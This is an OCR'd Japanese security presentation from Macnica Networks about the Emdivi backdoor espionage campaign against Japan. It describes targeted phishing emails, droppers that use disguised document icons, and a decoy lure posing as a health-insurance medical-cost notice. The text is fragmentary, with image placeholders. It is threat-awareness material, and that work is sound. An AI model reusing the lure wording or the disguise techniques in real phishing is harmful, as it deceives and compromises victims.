日本を襲った大規模な攻撃活動の実態

～ Backdoor.Emdiviによるサイバースパイ活動 ～


マクニカネットワークス株式会社
セキュリティ研究センター
政本 憲蔵

自己紹介


- 政本 憲蔵 （まさもと けんぞう）
- http://blog.macnica.net/
- 暗号関連製品、WAF、IDS/IPS、マルウェア対策製品等の導入設計担当を経て、セキュリティインシデントの調査・分析を実施
- 海外のセキュリティ対策のトレンドを調査（米国、イスラエルを中心に）
- 各種セキュリティセミナーでの講演活動
- 好きな分野： OSINT、サイバーインテリジェンス、Webアプリケーションセキュリティ


セキュリティ研究センターブログ

Emdiviが添付された標的型攻撃メール



ドロッパーの中身






RARの圧縮ファイル（自己解凍形式）

RAT = Remote Access Trojan/Tool

ドロッパー （全てEmdiviが内包されている）

- アイコンを偽装 （PDF、Word、Excelなどのドキュメントを装う）
- 実行ファイル（exe）

クイズ！　開いても安全なファイルはどれ？



おとりファイル

健康保険組合運営事務局です。

【医療費通知】

本メー

のご負

以下の URL にアクセスして、医療費をご確認ください。


http://www.[redacted]kenpo.or.jp/


【健康保険組合運営事務局】


運営会社：[redacted]株式会社

健康保険組合運営事務局です。

おとりファイル








おとりファイル

